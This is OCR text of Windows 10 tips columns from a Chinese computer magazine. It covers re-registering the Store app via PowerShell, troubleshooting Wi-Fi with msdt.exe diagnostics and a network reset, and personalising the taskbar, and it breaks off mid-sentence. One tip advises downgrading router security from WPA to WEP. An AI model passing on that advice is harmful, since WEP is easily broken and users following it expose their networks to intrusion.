如果升级之后任务栏上的应用商店图标消失，或者先前安装的应用图标找不到了，可重启电脑，以管理员身份运行Windows PowerShell，执行以下命令：

```
Get-AppXPackage *WindowsStore* -AllUsers | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($_.InstallLocation)\AppXManifest.xml"}
```


然后再重启电脑即可。CF

书童 soft@cfan.com.cn

Windows 10无线网连不上怎么办

文|吕梁

在使用Windows 10上网时，也许你会遇到无法连接无线网的怪现象，网络列表中明明可以可看到网络名称，但连接时显示无法连接此网络。这个问题发生的原因可能是多方面的，要针对具体情况来应对。如果你遇到这一问题，不妨试试下面的这些解决方案。



1 无线驱动的重置

最常见的问题可能出在无线驱动程序上，处理的方法也最简单。右键单击“开始”按钮并从菜单中选择“设备管理器”，启动到设备管理器窗口后，展开“网络适配器”分支，找到代表无线网络的设备项，右键单击该项并选择“更新驱动程序”，对无线驱动程序进行更新（图1）。更新驱动后重启系统看能否上网。

2 Modem、路由器和电脑重置

有时，系统会自动配置IP地址，这个地址称为APIPA（Automatic Private IP Address，自动私有IP地址）。APIPA是一个保留地址块，它的地址范围是169.254.0.0~169.254.255.255。当由于网络故障而找不到DHCP服务器时，便会使用APIPA。如果不能很好地利用APIPA，就需要对Modem、路由器、电脑等设备进行一轮重置操作。

如果驱动更新后仍不能上网，可通过重置Modem、路由器来尝试解决。先关闭Modem、路由器和电脑，等待一分钟以上；然后开启Modem，等所有的指示灯亮起；之后开启路由器，等所有的指示灯亮起。最后，打开电脑启动Windows，尝试网络是否能够连接。

3 利用硬件和设备疑难解答

在上述方法还不能连通网络的情况下，我们需要就近利用系统自身提供的“疑难解答”功能来寻求帮助解决。点击“开始”按钮，然后点击“设置”，在设置窗口中点选“更新和安全”按钮，在“更新和安全”列表中选择“疑难解答”，然后点击右侧窗格中的“硬件和设备”，紧接着点击该项下方的“运行疑难解答”（图2）。随后按照向导提示进行操作，看是否能够解决无线连接问题。

除上述疑难解答向导外，我们还可以通过运行网络疑难解答命令，解决三种网络相关疑难问题。具体操作在Win+R运行窗口完成，或在管理员命令提示符窗口中完成。

要解决Internet连接问题，执行如下命令（图3）：

msdt.exe -id NetworkDiagnosticsWeb

然后会开启Internet连接问题解决向导窗口，点击“下一步”，根据提示进行操作即可。

要解决传入连接和防火墙问题，执行如下命令（图4）：


msdt.exe -id NetworkDiagnosticsInbound

之后会启动“传入的连接”向导窗口，同样点击“下一步”，根据向导提示进行操作。


要解决网络适配器的问题，执行如下命令（图5）：

msdt.exe -id NetworkDiagnosticsNetworkAdapter


启动网络适配器问题向导，点击“下一步”，按向导提示操作即可。



❻



❼ ❽



❾

4 更换无线网络安全性方案

将安全性协议级别提高可让网络更安全，但有时这样设置又可能不允许网络连接。这时可将安全性设置标准适当降低，例如从WPA更改为WEP，虽然这只能使用10位密码，但也许可以解决网络连接问题。

设置网络安全性方案，要在使用路由器管理地址，通过网络浏览器进入路由器设置界面之后，从“安全类型”选单中进行相应的更改（图6）。不同的路由器设置界面可能会有所不同。

5 进行网络重置

如果上述过程均不能解决，最后可通过进行网络重置来彻底解决。首先通过开始菜单的“设置”按钮，进入系统设置窗口，选择“网络和Internet”（图7）。接下来，在网络设置窗口中选择左侧栏中的“状态”一项，然后在右侧窗格列表中找到“重置网络”并点击（图8）。最后，点击“立即重置”按钮进行网络重置（图9）。重置网络操作将删除所有网络适配器并重新安装它们，并将其他网络组件设回原始设置。CF

书童 soft@cfan.com.cn

让Windows 10任务栏更个性化

文|波波

Windows 10的任务栏已经做得很人性化了，然而，我们还可以继续开展工作，让其更加符合我们的个性化要求。例如，我们可以在任务栏上用两种方法签上自己的名字，或让任务栏在实现90度旋转后扩充其面板并实现自动隐藏，还可以通过不同渠道分别隐藏系统和用户安装的程序图标。



1 在任务栏上签上自己的名字

在Windows 10任务栏签名有两种方法。第一种方法是在系统托盘时间区域签名。


右键单击任务栏系统托盘时间显示区域，选择“调整日期/时间”选项（图1）；在“日期和时间”设置窗口中选择“其他日期、时间和区域设置”（图2）；在“时钟、语言和区域”设置窗口中点击“区域”分组下的“更改位置”选项（图3）；在“区域”设置窗口中的“格式”选项卡，点击“其他设置”按钮（图4）；在随后弹出的“自定义格式”窗口中，点击“时间”选项卡，通过对“时间格式”的异型改造，实现借用时间格式显示个人签名（图5），具体方法是在“短时间”和“长时间”格